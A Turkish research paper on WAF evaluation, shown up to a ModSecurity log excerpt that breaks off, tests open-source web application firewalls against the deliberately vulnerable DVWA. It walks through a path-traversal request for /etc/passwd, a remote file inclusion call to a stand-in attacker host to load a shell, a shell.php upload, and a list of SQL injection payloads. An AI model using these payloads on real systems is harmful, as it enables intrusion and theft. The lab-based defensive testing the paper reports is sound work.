

Açık Kaynak Kodlu Web Uygulaması Güvenlik Duvarı (WAF) Çeşitlerinin Güvenlik Açılarından Karşılaştırılması

Ayşe AKTAĞ¹, Ayşenur KÜLLÜOĞLU², Özge AYDIN³, Songül KIZILAY⁴, Hulusi BİNDEBİR⁵, İlker BİNGÖL⁶

ISTEC Nesnelerin İnterneti ve Ekosistemi Test ve Değerlendirme Merkezi, İstanbul

ÖZET

İletişim teknolojilerinin gelişmesiyle ortaya çıkan internet, tüm dünyada hızla yaygınlaşan ve iletişim yöntemlerinin çoğunu bünyesinde toplayan bir boyuta ulaşmıştır. İnternetin bu denli öneme sahip oluşu içeriğinde bulunan web sitelerinin de önemini artırmaktadır. İnternetin en önemli araçlarından olan web sitelerini, günlük hayatımıza kolaylaştırmak amacıyla birçok alanda kullanmaktadır.

Uygulamalar sonuç odaklı ve hızlı geliştirildiği için içerisinde birçok zafiyet barındırmaktadır. Oluşan açıklıklar kötü niyetli kullanıcılar firsat yaratarak ciddi zararlara neden olmaktadır. Hayatımızın büyük bir alanında kullandığımız web sitelerinin güvenliğinin sağlanması da bu sebeple oldukça önemlidir. Her geçen gün sistemlere zarar vermek veya bilgilere ulaşmak isteyen saldırganlar, kullanıcı bilgilerini ele geçirerek çeşitli veriler elde etmektedir. Bu yüzden web teknolojilerinin kullanılması ile yapılan faaliyetlerin sayısı düşünüldüğünde güvenliğin sağlanması büyük önem arz etmektedir. Bununla birlikte web teknolojileri kullanılarak yapılan e-ticaret faaliyetlerinin sayısı da oldukça fazla olduğundan web uygulama güvenliği önemli bir hale gelmiştir.

Web uygulama güvenliğinin artması için web uygulama zafiyetlerini tespit etmek ve engellemek gereklidir. Bu zafiyetleri engellemek için uygulamayı geliştirme aşamasında alınacak önlemler olduğu gibi uygulama canlı ortama konulduğunda yapılabilecek çalışmalar da vardır. Firmalar, olusabilecek herhangi bir tehlikeden önüne geçilebilmesi için birçok yöntem kullanmaktadır. Bunlardan birisi olan web uygulama güvenlik duvarları içerisinde barındırdığı kurallarla saldıruların önüne geçmeyi amaçlamaktadır. Birçok firma web uygulama güvenlik duvarı kullanarak, ortaya çıkabilecek zafiyetlerini önlemeye çalışmaktadır.

Bu çalışmada çeşitli zafiyetler içeren Linux Server üzerinde çalışan Damn Vulnerable Web Application (DVWA) yazılımına savunmasız ve web güvenlik duvarı (WAF) kullanılarak birçok farklı sızma testi yapılmış olup elde edilen sonuçlar bu çalışmada sunulmuştur.

1.GİRİŞ

Saldırganların ağ ve sistem güvenlik açıklarını öğrenip sistemdeki bilgileri ele geçirmeye çalışması, güvenlik duvarı ve saldıruları tespit etmek amacıyla kullanılan sızma testlerine olan talebi artırmaktadır. Siber güvenlik alanında çalışma yapan araştırmacıların, mevcut yazılımları iyi yönetmesi ve güvenlik ürünlerinin çeşitlenmesi ile bilgi güvenliği alanındaki ihlallerinin değişerek, uygulama seviyesine dönüştüğü görülmektedir.

Sızma testlerini başarıyla geçen uygulamalar, sistem yöneticileri tarafından daha fazla tercih edilmektedir. Tercih edilen bu uygulamalar, güvenliği sağlamakta etkin rol

oynamaktadır. Tam tersi durumda başarılı olmayan uygulamalar, kullanıcıların beklediği faydayı sağlayamamaktadır ve savunulması gereken sistemi daha da saldırıcıya açık hale getirmektedir. Bu yüzden web uygulama güvenlik duvarına ihtiyaç duyulmaktadır. Web uygulama güvenlik duvarı, güvenlik cihazı olarak oldukça etkili bir biçimde kullanılmaktadır. İstemcilerin sunucuya ulaşmadan önce bir güvenlik uygulamasında trafik durdurularak, sadece belirlenen isteklerin sunucuya iletimi yapılmaktadır.

Web uygulama güvenlik duvarı (WAF), web uygulamalarının güvenliğini sağlayan güvenlik duvarı türüdür. Uygulama ile istemci arasına konumlandırılır ve iki yönlü trafiği de yönetebilir. Bu çalışmada kullanılan açık kaynaklı web güvenlik uygulamaları; Mod Security, NGINX'tir. Farklı web güvenlik duvarı uygulamaları kullanılarak araştırma kapsamı desteklenmiştir. Waf'ların sağladığı güvenliğin, değişkenlik gösteren durumlar üzerinden ne derecede önem taşıdığı ile ilgili farkındalık sağlayarak bu konudaki eksiklerin daha çok giderilmesi gerektiğini çıkarmıştır.

Literatürde web güvenlik zafiyetlerini incelemek için birçok çalışma bulunmaktadır. Bunların bazıları güvenlik duvarlarını incelerken diğer bir bölüm de spesifik açıları incelemiştir.

Khandelwal ve arkadaşları 2013 yılında yaptıkları çalışmada, web uygulamalarında bulunan güvenlik zafiyetlerini engellemek için ön-cephe engellemeye teknikleri hakkında çalışma yapmışlardır. Yaptıkları çalışmada saldırganların nasıl test edildiğini, çok sayıda web uygulama güvenlik zafiyetlerinin tespitinden faydalandığını ve bu zafiyetlerin nasıl engelleneceği hakkında bilgiler vermişlerdir.[1].

Erhan SAYGILI ve Fatih KILIÇ 2019'da yaptıkları araştırmada, çeşitli zafiyetler içeren Ubuntu Server üzerinde çalışan Damn Vulnerable Web Application (DVWA) yazılımına, savunmasız bir sistem ile güvenlik duvarı kullanarak, sızma testleri yapmışlardır ve elde edilen sonuçları kendi çalışmalarında sunmuşlardır.[2].

Murat ALAGÖZ 2020'de yaptığı çalışmada, ModSecurity açık kaynak web uygulama güvenlik duvarının kullanılabilirlik teknikleri ile analizini gerçekleştirmiştir, elde edilen bulgular ışığında Mod Security'nin kullanılabilirliğinin artırılması için gerekli önlemler sunarak alınan önlemlerin kullanıcı çalışması ile doğrulayarak kullanılabilirliğini artıracak öneriler sunmuştur.[3].

Bu çalışmada Linux Server üzerinden içerisinde çeşitli zafiyetleri barındıran Damn Vulnerable Web Application (DVWA) yazılımı önüne web uygulama güvenlik duvarı (WAF) kurularak birçok sızma testi yapılmıştır. Farklı web uygulama duvarı (WAF'lar), ataklar ve saldırı araçları ile karşılaşmalar yapılarak web uygulama duvarlarının başarı/başarısızlık oranları elde edilmiştir.

1.1 WAF NEDİR?


Web Uygulama Güvenlik Duvarı (WAF) , güvenlik tehditlerine karşı web uygulamalarını veya API 'leri korumak için gelen/giden trafiği izleyerek filtreleme yapan , zararlı olan istekleri engelleyen bir araçtır. Günümüzde yapılan siber saldırılarının ortaya çıkardığı ciddi zararlar neticesinde bir çok firma güvenlik duvarı kullanmayı tercih etmektedir.

Genel olarak kullanılan güvenlik duvarları, 4. katman seviyesine çıkabiliyorken bazıları OSI'nin 7. katman seviyesine kadar çıkabilmektedir. Ağ tabanlı bulut tabanlı ana bilgisayar tabanlı gibi farklı türleri vardır.

1.2 WAF NASIL ÇALIŞIR?

Waf'lar yaygın olarak ters proxy olarak çalışır. Bu özelliğe göre gelen tüm trafik Waf üzerinden geçmektedir. Diğer çalışma modları ise şeffaf vekil , köprü , hat dışı ağ izleme, ve sunucu tabanlıdır.

Yapılan çalışmada Docker kullanılarak 2 farklı Waf üzerinden incelemeler yapılmıştır. Docker, containerlar içerisinde process'lerin izole olarak çalışmasını sağlayan , uygulamaları hızlı bir şekilde düzenlemeye, test etmeye ve dağıtmaya yarayan bir teknolojidir. Peki WAF'lar Docker kullanılarak nasıl çalışır?



Şekil 1.2. Waf genel mimarisi

Kullanıcıdan gelen HTTP istekleri , güvenlik duvarlarında tanımlanan bir takım kurallara göre analiz edilerek saldırılar önlenmeye çalışılır. Öncelikle WAF , gelen isteği inceler . Gelen http paketi geçerli bir paket ise zafiyetli konteynira ilettilir. Aralarında çift yönlü bir iletişim olduğu için konteynır çaptısını WAF'a verir , WAF da kullanıcıya iletir. İkisi de farklı konteynir içerisindeyse ancak aynı network içerisinde yer alırlar. Kısaca güvenlik duvarları, zafiyetli web siteleri önüne koyularak Docker aracılığıyla ayağa kaldırılır. Gelen isteklerin önce kendine ulaşmasını sağlar ve sahip olduğu kurallara bakarak zararlı olarak tespit edilen saldırıları engeller.

Analiz aşamasında farklı güvenlik modelleri kullanılmaktadır. Beyaz WAF modeli -sadece listede var olan- güvenliği doğrulanmış IP adreslerine erişim izni vermektedir. Varsayılan olarak liste dışındaki istekleri direkt reddeder. Kara waf modeli, gelen kötü niyetli saldırı sinyallerine karşı koruma sağlamaktadır. Varsayılan olarak paketlerin geçmesine izin vermektedir. Karma WAF modelinde ise iki yaklaşım da esas alınmaktadır.

1.2 LİTERATÜR TARAMASI:

Wool(2004) tarafından yapılan çalışmada, kurumsal güvenlik duvarlarının genellikle kötü yazılmış kural setlerini uyguladığını belirtmiş, kural seti kalitesini iyileştirmek için bazı yararlı gözlemler sunmuştur.

Raja ve diğerleri (2009) Güvenlik Duvari Kullanıcılarının Zihinsel Modellerini İyileştirme çalışmasında, tasarımcıların kişisel güvenlik duvarında kullanılan ara yüzlerin basit olduğunu sağlamak için kullanıcının yaptığı eylemin karmaşıklığının gizlenmemesi gerektiğini vurgulamıştır.

Avishai Wool ve diğerleri (2010)'da tespit edildiği üzere, kullanılabilirlik özelliklerinin bazılarını göz ardi etmenin açıkça hatalı bir yaklaşım olduğunu ve güvenlik duvari kurallarındaki yanlış yapılandırma sorunlarının çözülmesine yardımcı olmadığını belirtmişlerdir.

Voronkov ve diğerleri (2017) güvenlik duvarı yapılandırması, yöneticilerin veya son kullanıcıların günlük işlerinde uğraşmaları gereken karmaşık ve hataya açık bir süreç olduğunu, güvenlik duvarlarının yanlış yapılandırmasının, ağda çok sayıda güvenlik açığına yol açacağı, bu nedenle güvenlik duvarı yapılandırma sürecinin kullanılabilirlik çalışmalarından büyük ölçüde yararlanabileceğini öne sürmektedir.

Clincy ve Shariar (2018) çalışmada Web Uygulama Güvenlik Duvarının gerekliliğinin yanı sıra, olumlu veya olumsuz politika tabanlı saldırı algılama modellerinin güçlü ve zayıf yönleri olduğunu belirtmektedir. Web sunucusunun varsayılan yapılandırmasını kullanmanın güvenlik duvarı olmasına rağmen açıklıklara yol açtığını öne sürerek, çözüm olarak ise uygulama güvenlik testleri yapılmasını önermiştir.

Erhan SAYGILI ve Fatih KILIÇ (2019) Web Uygulama Güvenliği Örnek çalışmalarında, Web Uygulama Güvenlik Duvarı (WAF) kullanıldığından web uygulama güvenliği zafiyetlerinin büyük bir kısmının engellendiğini belirtmişlerdir. Diğer siteler incelendiğinde en güçlü güvenliğin dosya yüklemeye sağlandığı belirtmişlerdir. Bu sitelerde bu hizmetin bulunmaması veya bu hizmete erişilememesinden kaynaklanabileceğini, en zayıf yön ise Brute Force zafiyeti olduğu belirtmişlerdir.

Murat ALAGÖZ (2020) Açık Kaynak Web Uygulama Güvenlik Duvarı ModSecurity'nin Kullanılabilirlik Analizi çalışmasında, ModSecurity üzerinde kullanılabilirlik anketleri yaparak, iyileştirmenin sistemin kullanılabilirlik seviyesini artttığını, güvenlik duvarı üzerinde doğru kural girme oranını artttığını, kullanıcı hataları nedeniyle web sunucusunun hizmet dışı kalma süresini azalttığını tespit etmiştir. Yardım menüsü ve işletme kılavuzu eksikliği, yetersiz bilgilendirme mesajları, hızlandırıcı kısa yol veya özgün gelişmiş komut satırı bulunmaması ile çalışma kapsamına alınmayan diğer kullanılabilirlik kusurları üzerinde yapılacak iyileştirmelerle ModSecurity'nin kullanılabilirlik düzeyine anlamlı katkılar sağlanabileceğini, böylece yanlış yapılandırmanın azaltılarak uygulama güvenliğinin artırılabileceği belirtmiştir.

2. MATERİYAL VE YÖNTEMLER

Yapılan çalışma süresince, yazılım geliştirilirken AGILE yazılım geliştirme metodu kullanılmıştır. Bu metod sayesinde sık denetim ve adaptasyon teşvik edilerek grup çalışması desteklenmiştir. Böylece proje belirlenen sürede tamamlanmıştır. Bu yazılım geliştirme metoduyla ilk olarak literatür taraması yapılmış ve üzerinde çalışılacak konular ekip üyelerine dağıtılmıştır.

Bu çalışmada, Docker programı kullanılarak, zayıf web sitesi (DVWA) ve kullandığımız web uygulama güvenlik duvarının, kendisine ait kütüphaneleri ve bağımlılıkları birbirlerini etkilemeden, dış ortamdan izole edilmiş bir şekilde çalıştırılması sağlanmıştır. Kullanılan web uygulama güvenlik duvarları (WAF'lar): ModSecurity, NGINX'tir. Farklı web uygulama güvenlik duvarları kullanılarak proje kapsamı genişletilmiştir.

ModSecurity, farklı web sunucuları (Ör. Apache, Nginx ve IIS.) tarafından desteklenen açık kaynaklı bir web tabanlı güvenlik duvarı uygulamasıdır. Kullandığınız veya yazdığınız web uygulamaları için saldırı tespit ve engellemeye görevini üstlenir.

NGINX WAF, tüm WAF'larda olduğu gibi sistemlerin saldırganlar tarafından ele geçirilmesini önlemek için sistemlerimizi koruyan güvenlik duvarlarından biridir. Projemiz kapsamında kullandığımız NGINX WAF resmi olmayan geliştiriciler tarafından hazırlanıp DockerHUB gibi depo uygulamalarında paylaşılmıştır.

Güvenlik duvarlarının test aşamasında, Burp Suite uygulaması kullanılmış ve aynı zamanda manuel saldırılardır da yapılmıştır. DVWA üzerinden kullanılan saldırı yöntemleri; Brute Force, CSRF, File Inclusion, File Upload, SQL Injection, Weak Session IDs, XSS, CSP Bypass'tır. Farklı sizme testi uygulamaları kullanılarak güvenilirlik testi ölçeklendirilmiştir.

2.1 SQL Injection:

SQL, veritabanındaki verileri tasarlamayı, yönetmeyi, ve düzenlemeyi sağlayan bir programlama dilidir. Saldırganlar SQL diliindeki açıklıklardan faydalananarak hassas bilgileri ele geçirebilir, veriler üzerinde değişiklik yapabilir, yetkisini artırabilir veya bunun gibi kötü amaçlar için kullanabilir. Yaygın olarak kullanılan bu saldırı teknigue SQL injection ismi verilir. Çoğunlukla web siteleri için kullanıldığı bilinse de aslında veri tabanı olan tüm uygulamalarda bu yöntem kullanılarak ciddi zararlar verilebilir.

SQL injection tekniğini genel olarak 4 ana sınıfa ayıralım;

Klasik SQLI

Blind or Inference SQL injection

Veri Tabanı Yönetim Sistemi- Özel SQL injection

Bileşik (Compounded) SQL injection:

- SQL injection + yetersiz kimlik doğrulama
- SQL injection + DDoS saldıruları
- SQL injection + DNS Korsanlığı
- SQL injection + XSS

En çok karşılaşılan durum, hedefteki internet sitesinin kullanıcı giriş kısmına atakların yapılmasıdır. Böylece giriş yapan kullanıcı farkında olmadan bilgilerini korsanlara

göndermiş olacaktır. Oldukça basit yollarla yapılan bu türdeki saldırılara karşı önlemler alınması olabileceği problemlerin önüne geçilmesini sağlayacaktır. Bunun için uygulamalar tarafından girilen özel karakterleri kontrol eden işlevler kullanılmalı ve büyük uygulamaların bu açıklara sahip olup olmadığını test etmek amacıyla güvenlik denetimi yapılmalıdır.

2.2 Brute Force:

Kaba Kuvvet Saldırısı (daha sık kullanılan adıyla Brute Force Attacks), bir saldırganın bir sistem üzerindeki bir kullanıcı adını ya da parolayı doğru tahmin etmek için yaptığı saldırılardan genel adıdır. Projemiz kapsamında kaba kuvvet saldırısını zayıf web sitemizde bulunan Kullanıcı adı ve Parola barında kullandık.

2.3 XSS:

XSS (Cross Site Scripting), Türkçe adıyla siteler arası betik çalıştırma, genellikle web uygulamalarında bulunan bir tür güvenlik açığıdır.

- Cross-Site Scripting (XSS) OWASP Top 10 listesinde bulunmaktadır.
- Cross-Site Scripting zayıfı bulunduran bir sistemde HTML, CSS ve Javascript kodları çalıştırma mümkün.

XSS Çeşitleri

Reflected XSS: Kullanıcıdan alınan herhangi bir girdinin doğrudan ekrana basıldığı durumlarda rastlanır. Reflected XSS sayesinde, kullanıcının değiştirebileceği bilgiler değiştirilebilir.

Stored XSS: Stored XSS, en tehlikeli XSS türüdür. Kötü amaçlı bir komut dosyası doğrudan savunmasız bir web uygulamasına enjekte edildiğinde ortaya çıkar.

Dom XSS: Bir uygulama güvenilir olmayan bir kaynaktan gelen verileri genellikle DOM içindeki potansiyel olarak tehlikeli bir sink'e yazarak güvenli olmayan bir şekilde işleyen bazı istemci tarafı JavaScript içerdiginde ortaya çıkar.

2.4 CSRF:


Kurumsal ve standart kullanıcılar tarafından kullanılan web uygulamalarının birçoğuna kişisel veriler ile üye olunur. Web uygulamaları ve tarayıcılar arasında taşınan cookie (çerez) bilgileri kimlik bilgilerini içerdiginden dolayı değerlidir ve güvenlik açısından önem arz eder.

CSRF (Cross Site Request Forgery) genel yapı olarak bir web sitesinin açığından faydalananarak site kullanıcılarının istekleri dışında sanki o kullanıcımış gibi erişerek işlem yapılması sürecini içerir. Genellikle GET requestleri ve SESSION işlemlerinin doğru kontrol edilememesi durumlarındaki açıklardan saldırıların faydalamasını sağlamaktadır.

CSRF zayıfı OWASP Top 10 listesinde yer alan ve en sık karşılaşılan çevrimiçi saldırılardan biridir. Bu zayıf sıkça kullanılan popüler web uygulamalarında dahi görülmektedir. CSRF (Siteler Arası İstek Sahteciliği) tipik olarak, kurbanı bir sunucuya sahte bir istek göndermesi için kandıran bir e-posta veya bağlantı gibi kötü niyetli sosyal mühendislik kullanılarak gerçekleştirilir. Şüphelenmeyen kullanıcının kimliği, saldırı sırasında uygulamaları tarafından doğrulandığından, meşru bir talebi sahte olandan ayırt etmek imkansızdır. Projemiz kapsamında CSRF saldırısını zayıf web sitemizde bulunan kullanıcı user ve password kısmındaki kullanıcı değiştirdikten

sonraki açık şifre değiştirme bağlantısını kullanarak gerçekleştirdik.

CSRF Nasıl Gerçekleşir?



Şekil.2.4.CSRF

CSRF saldırısı, daha önce kimliği doğrulanmış başka bir web sitesi aracılığıyla bir web uygulamasına istek gönderen kötü amaçlı bir bağlantı içerir. Elde edilen kimlik bilgileriyle mağdur kimliğine bürünülür ve kötü amaçlı faaliyetlerde kimlik doğrulama bilgisi atlanılmış olur. Örneğin, bankacılık sistemine giriş sayfası tarayıcıda açık bulunduğu bir durumda, mail adresine gelen tehlikeli bir bağlantı tıklanarak saldırana kullanıcı bilgileri verilmiş olur. Saldırıyan bu bilgilerle bankacılık sistemine girip para transferi gerçekleştirilebilir.

Bu tür saldırılar genellikle bankacılık, sosyal medya ve ağ cihazları için kullanılan web arayızlarına karşı gerçekleştirilir.

2.5 CAPTCHA Kullanımı

Bir web formunda captcha (Completely Automated Public Turing test to tell Computers and Humans Apart) bilgisi doğru girilmediği sürece işlem gerçekleştirilemeyeceği için “CSRF” saldırısına karşı alınacak bir önlem nitelidir.

2.6 File Inclusion:

Saldırıyanın, hedef web sitesine bir dosya dahil etmesine veya hedef web sitesinin içerisinde bulunan ama sunmadığı bir dosyayı görüntüleyememesine file inclusion denir. Bu çalışmada, DVWA adlı web uygulamanın içerisinde bulunan bir web sayfasının güvenlik zayıfyetinden faydalananak File Inclusion saldırısında bulunulmuştur.

File Inclusion açıklarını kullanan iki tür saldırı vardır: Bunlardan birincisi Local File Inclusion , ikincisi ise Remote File Inclusion olarak adlandırılmaktadır.

Local File Inclusion Nasıl Yapılır?

Local File Inclusion saldırısı, hedef sitenin bulunduğu sunucudaki ziyaretçilere sunulmamış dosyanın hedef site üzerinden görüntülenebilmesine denir. Oncelikle Mod Security isimli web güvenlik duvarını Docker üzerinde çalıştırıp DVWA'nın önüne kurduktan sonra DVWA'nın bize sunduğu seçeneklerden File Inclusion kısmı açılmalıdır.



Şekil.2.6.1. File Inclusion

Ardından tarayıcının adres çubuğunda görünen linke bakılmalıdır:

<http://35.192.76.2/vulnerabilities/fi/?page=include.php> linkini bu işlemi yaparken kullandığınız bilgisayarın IP adresi doğrultusunda görülmektedir.

Yukarıdaki linkte “?” işaretini parametrelerin sıralanacağı kısmın başını ifade eder. “=” işaretini parametreye değer atanacağını ifade eder. Yukarıdaki linkte bir tane parametre ve bir de onun değeri mevcuttur. Bu parametrenin ismi page, yani sayfadır. Değeri ise bir dosya ismidir.

DVWA'nın bize sunduğu [file1.php], [file2.php] ve [file3.php] linklerine sırayla tıklayalım ve linkteki değişimi ve içerikteki değişimi gözlemleyelim:

Adım 1:

[file1.php] 'e tıklandığında:



Şekil.2.6.2. file1.php

[back] butonuna tıklandığında tekrar file seçim kısmına dönüş yapılmıştır.

Adım 2:

[file2.php] 'ye tıklandığında:



Şekil.2.6.3. file2.php

[back] butonuna tıklandığında yeniden file seçim kısmına dönüş yapılmıştır.

Adım 3:

[file3.php] 'e tıklandığında:



Şekil 2.6.4. file3.php


Yukarıda görüldüğü üzere page parametresi sırayla farklı üç adet dosya ismi almaktadır ve aldığı değerlere göre içerik değiştirmektedir. Yani linkteki page parametresi, içerik olarak yansıtılacak php dosyasını belirleyen bir dosya seçici olarak kullanılmaktadır. Bu seçim sonucunda mevcut sayfanın barındığı

<http://35.192.76.2/vulnerabilities/fi/>

dizinindeki bir dosya, index.php'ye görüntülenen File Inclusion sayfasına dahil ediliyor. Bu mekanizmaya File Inclusion, yani Dosya Dahil Etme denmektedir.

Şimdi saldırı aşamasına geçelim:

Öncelikle saldırı için linux sistemlerin dosya hiyerarşisine bakalım:



Sekil 2.6.7. Linux Dosya Hiyerarşisi

Yukarıda da gördüğümüz, bizim bulunduğuuz

/var/www/dvwa/vulnerabilities/fi/

dizininden var klasörüne geçebilmek için birkaç kez üst dizine çıkması gereklidir. Var klasörüne varana kadar üst dizine ulaşılmalıdır.

```

fi          ../
vulnerabilities  ../
dvwa        ../
www         ../
var          ../
  
```

Beş tane/ komutundan kullanılırsa var dizinine ulaşılır. Şimdi yapılması gereken sayfa linkine tıklayıp page parametresine değer olarak

../../../../

eklenirse fi klasörünün içinden çıkıp var klasörünün yer aldığı klasör havuzuna erişilir. Sıradaki işlem var klasörünün sibling'i (kardeşi) olan etc klasörüne dallanmaktadır. Bunun için /etc/ dizini eklenir ve sonrasında etc klasörü içerisinde barınan dosyanın ismi eklenir:

../../../../etc/passwd

35.192.76.2/vulnerabilities/fi/?page=../../../../etc/passwd
 Page parametresine yukarıdaki komutu eklediğimizde DVWA'ya kurduğumuz WAF'ın engellemesini beklenir. Elde edilen sonuçlar bulgular kısmında belirtilmiştir.

Remote File Inclusion (RFI)

RFI, uzaktan dosya dahil etmeye anlamına gelmektedir. Hedef siteye saldırganın kendi dosyasını (mesela shell dosyasını) görüntülemesine denir. Diğer açık türlerinde olduğu gibi bu açık da izinsiz olarak yapılmaktadır. Bu açığın mantığı, açık bulduğumuz siteye istediğimiz bir dosyayı dahil etmektir. İşleyiş LFI ile aynıdır. Farkı, ekrana dahil edilecek sayfa hedef sitenin sunucusunda yer alan dosya değil de harici bir dosya (yani saldırganın kendi dosyası) olacaktır. Shell dosyasını yükleyerek sisteme sizabilmektedir.

Öncelikle Modsecurity ve NGINX Waf'larını DVWA üzerine kuralım. File Inclusion butonuna tıklayalım. Bir host üzerinde txt uzantılı bir dosya yükleyelim.

Daha sonra DVWA üzerinden

<http://35.192.76.2/vulnerabilities/fi/?page=http://www.saldirgan.com/RFI.txt>

şeklinde çağrıyalım.


Burada DVWA'da linkte bulunan page parametresine <http://www.saldirgan.com/RFI.txt>? komutu atanmıştır. Eğer sayfa üzerinde çağrılan dosya çalışıysa açık bulunmuştur ve siteye shell yüklemiştir.



Sekil 2.6.8. .Remote File Inclusion

2.7 File Upload:

File Upload, bir web uygulaması üzerinde bulunan dosya yükleme kısmında sunucuya zararlı bir yazılım yükleyerek gerçekleştirilen saldırılara verilen genel addır. File Upload saldırısının gerçekleşmesinin sebebi, dosyaları yüklenilen bölümde filtreleme algoritmasının yanlış ya da eksik olmasıdır. Bu şekilde hatası olan bir web sayfasında kullanıcı kendi profil fotoğrafını değiştirmek istediği "Dosya Yükle" kısmına zararlı bir php dosyası seçilirse sisteme erişilebilir. Bu da bir güvenlik açığı oluşturur. Zafiyetli web sitesinde, kullanıcıdan bir resim dosyası yüklenmesi beklenmektedir. Yüklenen resim dosyasının yeri de ekrana basılmaktadır. Bu bilgiye göre dosya, mevcut dizinin iki üst dizinine bulunan "hackable/uploads" dizinine kaydedilmektedir. Sekil 2.7.1'de kaydedildiğini göremektesiniz.




Sekil 2.7.1. .../.../hackable/uploads/Resim.jpg successfully uploaded!

Yukarıda kırmızı renkle verilen bildirimde, yüklenen dosyanın konumunu verilmektedir. Bu linke gidip ilk yazılan komutun sağladığı "cmd=" yapısıyla iki dosya geriye gidilirse dvwa dizinine ulaşılır. Buradan da hackable dizinin altında olan uploads dizinine ulaşılır.

Kaydedilen resim ve resmin kaydedildiği dizin aşağıdaki gibidir.


0.0.0.0:49154/hackable/uploads/

Sekil 2.7.2.'de 0.0.0.0:49154/hackable/uploads/ adresini görmektesiniz.



Sekil 2.7.2. File Upload için denenen görseller

Böylece yüklenen shell.php dosyasının hedef sisteme bulunduğu dizine ulaşılmıştır.




Sekil 2.7.3. Ulaşılan dizin

2.8 Weak Session IDs

Oturum kimlikleri (daha sık bilinen adıyla Session IDs), bir sistemde kayıtlı olan kullanıcıların ağ iletişimlerinde kullandıkları bir veridir. Bu veri sayesinde kullanıcının kim olduğu anlaşılır ve daha önceki verilerin sunucuda tutularak yapılan işlemlerin kaydının alınması sağlanır. Zayıf oturum kimlikleri ise kullanıcılarınızın oturumlarının ele geçirilmesine neden olur. Oturum kimlikleri eğer küçük değer aralıklarından seçilirse tahmini kolay olur ve saldırganların bu kimlikleri ele geçirmesi kolaylaşır.

Kullandığımız web yazılımı olan DVWA'ın Weak Session IDs kısmının görüntüsü aşağıdaki şekilde:



Sekil 2.8.1. .Weak Session IDs Ana Ekran Görüntüsü

Aşağıda proje kapsamında kullanılan WAF'ların başarılı bir şekilde çalışmasına izin vermeyen payloadlara örnekler verilmiştir;

- ' UNION SELECT sum (columnname) from tablename –
- 1 AND (SELECT * FROM Users) = 1
- AND 1=1 AND '%!='
- IF(7423=7424) SELECT 7423 ELSE DROP FUNCTION xjl—
- " or sleep(5)#
- ');waitfor delay '0:0:5'--
- 1)) or benchmark(10000000,MD5(1))#
- AND (SELECT * FROM (SELECT(SLEEP(5))bAKL) AND 'vRxe='vRxe
- UNION ALL SELECT @@VERSION,USER(),SLEEP(5)—
- 1234 " AND 1=0 UNION ALL SELECT "admin", "81dc9bdb52d04dc20036dbd8313ed055

Bu payloadlara karşı WAF'ların gösterdikleri tepkiler loglar üzerinden şu şekilde gözlemlenmiştir;

Modsecurity için:

```
web_1 | {"transaction": {"client_ip": "172.22.0.1", "time_stamp": "Sun Aug 15 21:52:15 2021", "server_id": "56c4ce723b5b18a8f1b629a47c286f9e0a03e4", "client_port": "46418", "host_ip": "17.2.2.0.2", "host_port": "80", "unique_id": "1629064335", "request": {"method": "GET", "http_version": "1.1", "uri": "/vulnerabilities/sql?id=1+AND+%28SELECT+*+FROM+users%29+AND+165Submit=Submit", "headers": {"Host": "localhost", "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/58.0", "Cookie": "PHPSESSID=rh199basufvd3euafvplevg4", "Security": "low", "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8", "Accept-Language": "en-US,en;q=0.5", "Accept-Encoding": "gzip, deflate", "Connection": "keep-alive", "Referer": "http://localhost/vulnerabilities/sql?id=1+AND+165Submit=Submit", "Upgrade-Insecure-Requests": "1", "DNT": "1", "Sec-Fetch-Dest": "document", "Sec-Fetch-Mode": "navigate", "Sec-Fetch-Site": "none", "Sec-Fetch-User": "none", "Upgrade-Insecure-Requests": "1"}, "body": ""}, "response": {"status": "200", "headers": {"Content-Type": "text/html", "Last-Modified": "Mon, 19 Jul 2021 19:19:25 GMT", "Connection": "keep-alive", "ETag": "\"56f5d03d-18a\""}, "producer": 